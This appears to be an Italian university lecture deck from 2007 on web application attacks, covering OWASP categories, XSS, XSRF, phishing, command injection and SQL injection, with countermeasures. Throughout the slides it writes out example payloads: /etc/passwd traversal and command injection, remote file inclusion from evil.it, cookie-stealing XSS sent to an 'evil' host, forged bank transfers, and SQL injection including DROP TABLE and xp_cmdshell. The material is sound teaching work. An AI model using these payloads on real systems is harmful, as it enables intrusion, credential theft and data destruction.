Attacchi Web

Davide Marrone
davide@security.dico.unimi.it

Università degli Studi di Milano
Facoltà di Scienze Matematiche, Fisiche e Naturali
Dipartimento di Informatica e Comunicazione

22 gennaio 2007

Sommario

OWASP Top Ten (2004)

1. Unvalidated Input
2. Broken Access Control
3. Broken Authentication and Session Management
4. Cross-Site Scripting (XSS) Flaws
5. Buffer Overflows
6. Injection Flaws
7. Improper Error Handling
8. Insecure Storage
9. Denial of Service
10. Insecure Configuration Management


Attacchi Web

- Attacchi sull'autenticazione
- Attacchi sull'autorizzazione
- Injection attacks
  - Command injection
  - SQL injection
  - Xpath injection
  - LDAP injection
- Accesso non autorizzato a informazioni presenti sul client
- Esecuzione automatica di azioni sul client
- Web Spoofing


Attacchi sull'autenticazione

- Intercettazione delle credenziali o degli ID di sessione
- Stealing dei cookie (XSS)
- Brute force/guessing delle credenziali o degli ID di sessione
- Bypass dell'autenticazione
  - Autenticazione fatta completamente lato client
  - Implementazione errata delle sessioni
  - Session fixation
  - SQL injection

Session Hijacking



Session Fixation



Session Fixation

- Se l'applicazione accetta qualsiasi valore come `ID` di sessione allora la fase iniziale, da parte dell'attaccante, per creare la sessione non è necessaria
- Alcuni linguaggi lato server accettano gli ID di sessione indipendentemente dalla loro provenienza (`GET`, `POST`, `COOKIE`)
- Se gli ID sono accettati solo se provengono dai Cookie è possibile effettuare l'attacco utilizzando un `XSS`
- Le applicazione Web dovrebbero tenere nei dati di sessione anche l'ip con cui il client si è autenticato e controllare se cambia tra una richiesta e l'altra
- L'applicazione Web dovrebbe sempre rigenerare l'ID della sessione dopo che l'utente ha effettuato il login

Attacchi sull'autorizzazione

- Listening automatico delle directory in assenza di pagine di default
- Gestione impropria delle estensioni (es. config.db.inc)
- Path/directory traversal
  - Inclusione di file all'interno di una pagina dinamica

    `http://localhost/main.php?file=faq.html`
    `http://localhost/main.php?file=../../etc/passwd`
    `http://localhost/main.php?file=config.db.php`
  - Attacco sulla canonicalizzazione, cambiando codifica si potrebbe riuscire ad aggirare i filtri

    `http://localhost/main.php?file=%2e%2e%2f%2e%2e%2fetc%2fpasswd`

Command injection

Esecuzione di comandi sul server

- I linguaggi di programmazione lato server mettono a disposizione delle funzioni per l'esecuzione di programmi presenti sul server: `system()`, `exec()`, `popen()`
- Queste funzioni richiedono come parametro una stringa che contiene il programma da eseguire seguito eventualmente dai parametri a linea di comando
- In alcuni casi l'applicazione Web che crea la stringa da passare alla funzione concatenando una parte fissa ed una parte variabile inserita dall'utente
- Se sull'input fornito non si effettuano delle operazioni di sanitizzazione può essere possibile eseguire comandi sul server

Command injection - Esempio

Una possibile applicazione per estrarre gli User-Agent dai log

```
...
system('cut -d \" -f 6 /var/log/apache2/access.log | grep -i '.$_GET['chiave']);
...
```

$\Rightarrow$ `http://localhost/user_agent_stat.php?chiave=a;%20cat%20/etc/passwd`

Altri tipi di command injection

- L'attacco è possibile anche se viene interpretato del codice generato dinamicamente: `eval()`
- Se vengono caricati files nell'applicazione fare attenzione alle estensioni, potrebbe essere possibile inserire script validi
- Con PHP è possibile includere file remoti che saranno interpretati come codice

  `http://localhost/main.php?include=http://www.evil.it/file.php`

Attacchi basati sul client

Cross-Site Scripting / Cross-Site Request Forgery

- Sfruttano la fiducia che un utente ha di un sito web (`XSS`)
- Sfruttano la fiducia che un sito Web ha di un utente (`XSRF`)
- L'attacco consiste nel modificare la pagina Web originale aggiungendo codice `HTML` o `JavaScript`
- La vittima si collega al server vulnerabile che restituisce la pagina con l'attacco (e-mail, instant messaging, link presenti sulla rete, ...)
- Il browser non si accorge di niente ed interpreta i tag `HTML` e il codice `JavaScript` che ha generato il server
- Possibili attacchi che si possono realizzare
  - Si possono ottenere i `Cookies` appartenenti al dominio vulnerabile
  - Si può caricare un layer trasparente "sopra" ad una form di login
  - Si possono fare eseguire al browser una serie di `GET` e `POST`
  - Si può fare tutto ciò che l'`HTML` e `JavaScript` mettono a disposizione

Web Spoofing

- Non sono basati sull'esecuzione di codice, colpiscono l'interazione tra uomo e macchina
- L'obiettivo è quello di far credere all'utente di essere collegato al sito target mentre in realtà è collegato ad un sito finto
- L'attacco consiste nel visualizzare nella barra degli indirizzi del browser una URL che assomiglia a quella del sito target
- Un esempio abbastanza rozzo consiste nella sostituzione delle O con degli 0: `WWW.GOOGLE.IT` trasformato in `WWW.G0OGLE.IT`
- Può essere realizzato anche sfruttando i comuni errori di battitura: `www.googkle.it` (typosquatting)
- Nota: entrambi i domini sono realmente stati registrati (dalla stessa persona)

Homograph attack

IDN Homograph attack

- Sono presenti nei moderni sistemi operativi diversi tipi di codifiche dei caratteri: ASCII, Unicode, ...
- Un `IDN` è un Internationalized Domain Names cioè un dominio che può contenere caratteri Unicode
- Con i caratteri Unicode è possibile creare degli indirizzi che apparentemente sono uguali ad altri ma in realtà sono formati da caratteri differenti
- Questo problema è causato dalle collisioni (visuali) che ci sono tra caratteri simili presenti in alfabeti diversi
- Esempio: il carattere unicode U+0430 (lettera "a" minuscola dell'alfabeto Cirillico) appare praticamente identico al carattere U+0061 (lettera "a" minuscola dell'alfabeto Latino)

Phishing

Obiettivo

- Si vogliono ottenere informazioni sensibili dalla vittima: credenziali per l'autenticazione, numeri di carte di credito
- Sono molto frequenti gli attacchi alle banche per ottenere le informazioni per il login

Attacco

- Viene creata una copia identica o molto simile del sito Web target
- L'utente viene indotto a accedere al sito attraverso link spediti per e-mail, instant messanging o durante la normale navigazione (sostituendo i link nella barra di stato)
- Per la realizzazione può essere utilizzato l' `Homograph attack`

Phishing - Cosa può fare il sito finto?

- Se il sito fasullo non è sofisticato si limita a memorizzare le informazioni sensibili per poi utilizzarle in un secondo momento
- Ci possono essere attacchi più complessi, il sito fasullo potrebbe:
  - Fare il login sul server reale e visualizzare la risposta ottenuta
  - Fare il login sul server reale e compiere una serie di azioni in automatico
  - Creare un "proxy" tra l'utente e il sito target e loggare tutto il traffico
  - Creare un "proxy" e alterare solo alcune richieste (transazioni bancarie), in questo caso i token hardware non sono sufficienti

Cross-Site Scripting

- Il `XSS` fa parte degli attacchi basati sulla mancanza di controlli sull'input fornito dall'utente
- Si basa sull'alterazione della pagina Web originale alla quale viene aggiunto del codice `JavaScript` o `HTML`
- La pagina Web, contenente l'attacco, proviene dal server e quindi il browser interpreta il codice perché ha fiducia del server Web
- Lo scopo dell'attacco è l'accesso non autorizzato ad informazioni presenti sul client
- I dati che si possono ottenere solo legati alla policy di sicurezza di `JavaScript`: non si ha accesso ai file del pc ma si può avere accesso ai cookie
- Ci sono due categorie:
  1. Reflected
  2. Stored

Reflected Cross-Site Scripting

Funzionamento

- Il server Web ha delle pagine dinamiche che contengono una vulnerabilità di tipo XSS
- L'utente viene indotto a accedere alla pagina vulnerabile
- Il codice dell'attacco è contenuto nel link

```
http://vulnerabile/a.php?var=<script>document.location=
      'http://evil/log.php?'+document.cookie</script>
```

- Il codice dell'attacco può essere offuscato:
  - Si possono utilizzare diverse tecniche di encoding
  - Il link con l'attacco può essere sostituito nella barra di stato
  - Il link apparentemente innocuo a cui accede la vittima potrebbe effettuare un redirect (HTTP 3xx)
- Alcuni server Web sono vulnerabili anche se non hanno pagine dinamiche

```
http://vulnerabile/<script>alert('XSS');</script>
```

Reflected Cross-Site Scripting

Esempio di vulnerabilià

- Sul server web c'è una pagina php che contiene:

```
Benvenuto <?php echo $_GET['nome']; ?>
```

- La vittima clicca sul seguente link:

```
<a href="http://vulnerabile/vuln.php?<script>document.location=
        'http://evil/log.php?'+document.cookie</script>" >link</a>
```

- Il browser crea la seguente richiesta HTTP:

```
GET /vuln.php?nome=%3Cscipt%3Edocument.location%3D
     %27http%3A%2F%2Fevil%2Flog.php%3F%27%2Bdocument.cookie%3C%2Fscript%3E
Host: vulnerabile
...
```

- Risultato HTML prodotto dal server Web:

```
Benvenuto <script>document.location=
    'http://evil/log.php?'+document.cookie</script>
```

- Il browser interpreta il codice JavaScript, legge i Cookie della vittima per il dominio "vulnerabile", si collega al sito evil e li passa in GET

Stored Cross-Site Scripting

Funzionamento

- Attacco molto più pericoloso rispetto al reflected
- Viene realizzato in due fasi

1. Prima fase
   - L'attaccante invia al server vulnerabile il codice che dovrà essere eseguito dai client
   - Il server memorizza l'attacco all'interno di un database o di un file (es. messaggio inserito in un forum)
   - Il codice dell'attacco non è presente nella `URL` ma sul server
2. Seconda fase
   - Il client si collega al server
   - Il server genera la pagina dinamica inserendo anche il codice maligno inserito precedentemente dall'attaccante

- Tutti gli utenti che richiederanno la pagina subiranno l'attacco

Cross-Site Request Forgery

- Lo scopo è quello di fare eseguire automaticamente delle azioni alle vittime, sfruttando le loro autorizzazioni (Cookie di sessione)
- Con `JavaScript` si può avere accesso ai cookie dello stesso dominio ma non quelli di un altro, l'idea è quella di aggirare questa restrizione
- I `XSS` possono essere visti come una sottocategoria di `XSRF`, se c'è un `XSS` allora è anche possibile fare un `XSRF`
- L'attacco può essere realizzato anche se *non* è presente un `XSS`
- Possono essere di tipo reflected o stored
- Quelli stored hanno sicuramente più successo se il target è il sito che li contiene
- È possibile creare virus usando solamente `JavaScript` (es. samy is my hero)
- Probabilmente non sono ancora utilizzati per creare danni tangibili

XSRF - Stored (GET)

Esempio Stored inserito in un sito maligno

- Il client si collega al sito www.target-banca.it e si autentica
- Il client apre un'altra istanza del browser (tab o finestra) e si collega ad un sito maligno
- Il sito maligno potrebbe avere anche solo pagine statiche, ad esempio la vittima richiede la pagina `index.html`
- All'interno della pagina, c'è il seguente codice `HTML`:

```
<img src="http://www.target-banca.it/traferisci.php?to=1337&amount=10000" />
```

- Il browser crea una richiesta `HTTP` nella quale inserisce i parametri `GET` e inserisce il `Cookie` con l'`ID` di sessione
- È solo un esempio, in `JavaScript`, utilizzando i form `HTML` si possono creare qualsiasi tipo di richieste `HTTP`, sia `GET` che `POST`
- È possibile simulare anche l'header `Referer`

XSRF - Stored (POST)

Esempio Stored inserito nel target

- L'attaccante ha il pieno accesso alla pagina `HTML` e può usare `AJAX`
- La vittima si collega al sito www.banca-vulnerabile.it e si autentica
- La vittima richiede la pagina che contiene il codice dell'attacco
- Il server restituisce anche questo codice:

```
var http = false;  var body = "to=1337&amount=10000";
http = new XMLHttpRequest();
http.onreadystatechange = handleResponse;
http.open("POST", "http://www.banca-vulnerabile.it/trasferisci.php", true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.setRequestHeader("Content-length", body.length);
http.send(body);
function handleResponse() { ....  }
```

- Per il server Web la richiesta è indistinguibile da quella che avrebbe fatto l'utente
- Nell'esempio non è necessario specificare il mittente perché sarà ricavato in automatico dalla sessione

Contromisure

Lato client

- Reflected XSS: se l'attacco è visibile nella `URL` può essere facilmente evitato passando dalla root del dominio
- `Noxes`: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks (prototipo di ricerca)
- Non visitare altri siti quando utilizza il conto on-line, effettuare sempre il logout

Lato server

- L'input del client va sempre considerato insicuro, vanno applicate le corrette funzioni di sanitizzazione (es. `htmlspecialchars()`)
- Per `XSRF`
  - `CAPTCHA`, `PIN` da inserire per ogni transazione importante
  - per quelli su un siti esterni si potrebbe passare una chiave tra le varie pagine dell'applicazione (es. campi hidden dei form `HTML`)

SQL Injection

Definizione attacco

- Molte applicazioni Web hanno la necessità di memorizzare tanti dati, spesso i file sono insufficienti e quindi si utilizza un database
- Il Sql injection attack (SQLIA) fa parte degli attacchi relativi alla mancata validazione dell'input fornito dall'utente
- La logica è la stessa degli attacchi di tipo injection, vengono create delle stringhe contenenti una parte fissa ed una parte variabile inserita dall'utente
- L'attacco avviene quando viene modificata la logica, la sintassi o la semantica di una query SQL che viene eseguita da un'applicazione Web

Sorgenti d'iniezione (1)

L'input che contiene un SQLIA viene passato all'applicazione vulnerabile attraverso il protocollo HTTP, gli attacchi possono quindi venire da:

- *User input*:
  - Gli input degli utenti sono inseriti all'interno delle richieste HTTP insieme alla risorsa (GET) o nel body (POST)
  - Oltre ai normali form HTML va sempre ricordato che tutte le tecnologie lato client passano i parametri al server Web attraverso GET e POST quindi anche questi input possono essere infetti (es. Flash, Applets)
- *Header HTTP*:
  - Tutti gli header HTTP devono essere considerati pericolosi
  - Se l'applicazione utilizza lo User-agent o il Referer bisogna sempre considerare la possibilità che i campi sia stati creati "a mano"

Sorgenti d'iniezione (2)

- *Cookie*:
  - I cookie sono degli header aggiuntivi
  - Con un normale browser non è possibile modificarli
  - Anche loro devono essere considerati come input e quindi potenzialmente pericolosi
- *Second Order Injection*
  - È un input che viene inizialmente memorizzato dall'applicazione (file o database) senza causare problemi
  - In un secondo momento, quando viene utilizzato per la costruzione di altre query `SQL`, l'input diventa un attacco
  - Ovviamente i dati inseriti all'inizio passano sempre all'interno dell'`HTTP`

Obiettivi dell'attacco (1)

Dipendono dal database che viene utilizzato, da come è stata scritta l'applicazione Web, come sono gestiti gli errori (es. fallimento di una query SQL) in generale possono essere:

- *Identificazione dei parametri iniettabili*: L' attaccante vuole analizzare l'applicazione Web e scoprire quali sono tutte le sorgenti d'iniezione
- *Database Footprinting*: L' attaccante vuole scoprire il tipo e la versione del database che l'applicazione Web sta utilizzando. Per la realizzazione di questo attacco è necessaria una gestione inadeguata degli errori
- *Determinazione dello schema del database*: L' attaccante vuole scoprire lo schema del database, quali sono i nomi delle tabelle, delle colonne e il tipo delle colonne

Obiettivi dell'attacco (2)

- *Estrazione dati*: L' attaccante vuole estrarre dei dati dal database, questo attacco dipende dall'implementazione dell'applicazione web, lo scopo è quello di estrarre dati sensibili
- *Aggiunta e modifica dei dati*: L'attaccante vuole inserire o modificare i dei dati del database
- *Denial of service*: L'attaccante vuole impedire l'uso dell'applicazione ad altri utenti, l'attacco può essere portato a termine impostando dei lock sulle tabelle o cancellando elementi del database
- *Bypassing dell'autenticazione*: L'attaccante vuole eludere il meccanismo di autenticazione che è stato creato a livello applicativo. L'elusione dell'autenticazione permette all'attacante di ottenere i privilegi di altri utenti
- *Esecuzione remota di comandi*: L'attaccante vuole eseguire dei comandi sul server, possono essere esterni al database o delle stored procedure

Tecniche d'attacco SQLIA: Tautologia (1)

Tautologia

L'obiettivo dell'attacco è l'elusione del meccanismo di autenticazione attraverso la creazione di "tautologie" nella query SQL

- Esempio query nell'applicazione:

```
$q = "SELECT id FROM utente WHERE user='".$user."' AND pass='".$pass."'";
```

- Parametri passati dall'attaccante:

```
$user -> admin
$pass -> ' OR ''='
```

- Query eseguita dall'applicazione Web:

```
$q = "SELECT id FROM utente WHERE user='admin' AND pass='' OR ''=''";
```

- Se l'applicazione Web avesse utilizzato le funzioni per la sanitizzazione dell'input sarebbe stata eseguita la query:

```
$q = "SELECT id FROM utente WHERE user='admin' AND pass='\' OR \'\'=\''";
```

Tecniche d'attacco SQLIA: Tautologia (2)

Tautologia

- Una variante di questo attacco consiste nell'usare i commenti inline dell'SQL per evitare di terminare correttamente la query

```
$pass -> ' OR 1=1 --<spazio>
$q = "SELECT id FROM utente WHERE user='admin' AND pass='' OR 1=1 -- '";

$pass -> ' OR 1 --<spazio>
$q = "SELECT id FROM utente WHERE user='admin' AND pass='' OR 1 -- '";

$user -> admin' #
$q = "SELECT id FROM utente WHERE user='admin' #' AND pass='';
```

- Se non conosco lo username posso prendere il primo disponibile

```
$user -> ' OR user LIKE '%' #
$q = "SELECT id FROM utente WHERE user='' OR user LIKE '%' #' AND pass='';

$user -> ' OR 1 #
$q = "SELECT id FROM utente WHERE user='' OR 1 #' AND pass='';
```

- Possono essere utilizzate alcune tecniche per l'elusione degli IDS

```
$pass -> ' OR 5>4 OR password='prova
$pass -> ' OR 'vulnerabilita'>'server
```

Tecniche d'attacco SQLIA: UNION Query

UNION Query

L'obiettivo dell'attacco è quello di reperire informazioni sensibili contenute in tabelle il cui accesso è legato a criteri di autorizzazione

- Esempio di query:

```
$q = "SELECT id, nome, prezzo, descrizione FROM
        prodotto WHERE categoria=".$_GET['cat'];
```

- Parametri passati dall'attaccante:

```
$cat -> 1 UNION SELECT 1, user, 1, pass FROM utente
```

- In generale il numero e il tipo di colonne della prima "SELECT" devono coincidere con quelle della seconda
- Con `Mysql` se i tipi delle colonne non corrispondono i tipi vengono adattati per prendere la maggior quantità di dati

```
$cat -> 1 UNION SELECT 1, 1, user, pass FROM utente
```

Tecniche d'attacco SQLIA: Second Order Injection

Second Order Injection

L'obiettivo dell'attacco è far si che un parametro inizialmente innocuo diventi pericoloso in un secondo momento

- Esempio di username inserito dall'utente:

```
admin'#
```

- Durante l'inserimento nel database lo username viene correttamente sanitizzato e inserito senza problemi
- Successivamente l'utente chiede di cambiare la propria password ma i dati non sono correttamente sanitizzati:

```
$q = "UPDATE utente SET pass='".$_POST['newPass']."'
        WHERE user='".$row['user']."'";
```

- Query eseguita dall'applicazione Web:

```
$q = "UPDATE utente SET pass='password' WHERE user='admin'#'";
```

Tecniche d'attacco SQLIA: Piggy-Backed

Piggy-Backed Query

L' obiettivo dell'attacco è quello di eseguire un numero arbitrario di query di qualsiasi natura, questa vulnerabilità si basa sul fatto che si possono specificare query consecutive separate dal ";"

- Esempio di query:
  ```
  $q="SELECT id FROM utente WHERE user='".$user."' AND pass='".$pass."'";
  ```
- Parametri passati dall'attaccante:
  ```
  $user -> '; DROP TABLE utente --
  ```
- Query eseguita dall'applicazione Web:
  ```
  $q="SELECT id FROM utente WHERE user=''; DROP TABLE utente -- ' AND pass='';
  ```
- Vengono eseguite entrambe le query:
  - la prima non restituirà nessun risultato
  - la seconda elimina tutti gli utenti presenti nell'applicazione

Tecniche d'attacco SQLIA: Query illogica-Illegale

Query Illogica o Illegale

L'obiettivo dell'attacco è quello di recuperare informazioni sulle tabelle, sulla tipologia e versione del database etc.

- Esempio dell'attacco:
  `user -> ' HAVING 1=1 --`
- Query eseguita dall'applicazione Web:
  `SELECT * FROM users WHERE username='' HAVING 1=1 -- ' AND password=''`
- Risposta del server:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is
invalid in the select list because it is not contained in an aggregate
function and there is no GROUP BY clause.
/process_login.asp, line 35
```

- L'applicazione non gestisce correttamente gli errori

Tecniche d'attacco SQLIA: Stored Procedure

Stored Procedure

L'obiettivo dell'attacco è l'esecuzione di comandi remoti messi a disposizione dei database (stored procedure)

- Il database di Microsoft (`MSSQL`), mette a disposizione circa 1000 stored procedure, molte sono usate per la gestione del database, creazione delle tabelle, gestione dati esterni etc.
- Una stored procedure interessante è xp_cmdshell:
  `xp_cmdshell{'command_string'}`
- Parametri passati dall'attaccante:
  `'; EXEC master..xp_cmdshell 'dir c:' --`

Contromisure SQLIA

Sanitizzazione dei dati

- Viene affidata ai programmatori la responsabilià della sanitizzazione dei dati
- I programmatori spesso *non* effettuano i controlli, in PHP è stato introdotto il `magic_quotes_gpc`, tutti i dati (gpc) vengono passati alla funzione `addslashes()`
- Se vengono utilizzati dei paritoclari tipi di encoding questa funzione è insufficiente, se disponibili bisogna utilizzare le funzioni dedicate per i vari db (es. `mysql_real_escape_string()`)
- Possono esserci delle implementazioni errate delle funzioni di sanitizzazione (es. vengono eliminati gli spazi dai dati forniti $\Rightarrow$ commenti, tab, ...)
- Se ci aspetta un numero come parametro bisogna sempre controllare che l'input inserito sia veramente numerico

Contromisure SQLIA

Altre tecniche di difesa

- *Randomizzazione delle istruzioni SQL*: le istruzioni vengono denominate secondo una sintassi diversa da quella usuale, in questo modo l'attaccante per poter iniettare nuove query deve conoscere la sintassi
- *Intrusion Detection System*: c'è una fase di learning per definire un comportamento "normale" delle query e poi c'è la fase di detection per rilevare le anomalie

Bibliografia

Bibliografia

- OWASP

  XSS `http://www.owasp.org/index.php/XSS_Attacks`
  XSRF `http://www.owasp.org/index.php/XSRF`

- Altro

  M. Kolsek Session Fixation Vulnerability in Web-based Applications
  `http://www.acros.si/papers/session_fixation.pdf`
  Samy virus: `http://namb.la/popular/`
  A Classification of SQL Injection Attacks and Countermeasures
  `http://www-static.cc.gatech.edu/~whalfond/papers/pdf/halfond_viegas_orso_ISSSE06.pdf`
  Advanced SQL Injection In SQL Server Applications
  `http://www.nextgenss.com/papers/advanced_sql_injection.pdf`
  NOXES: `www.seclab.tuwien.ac.at/projects/noxes/`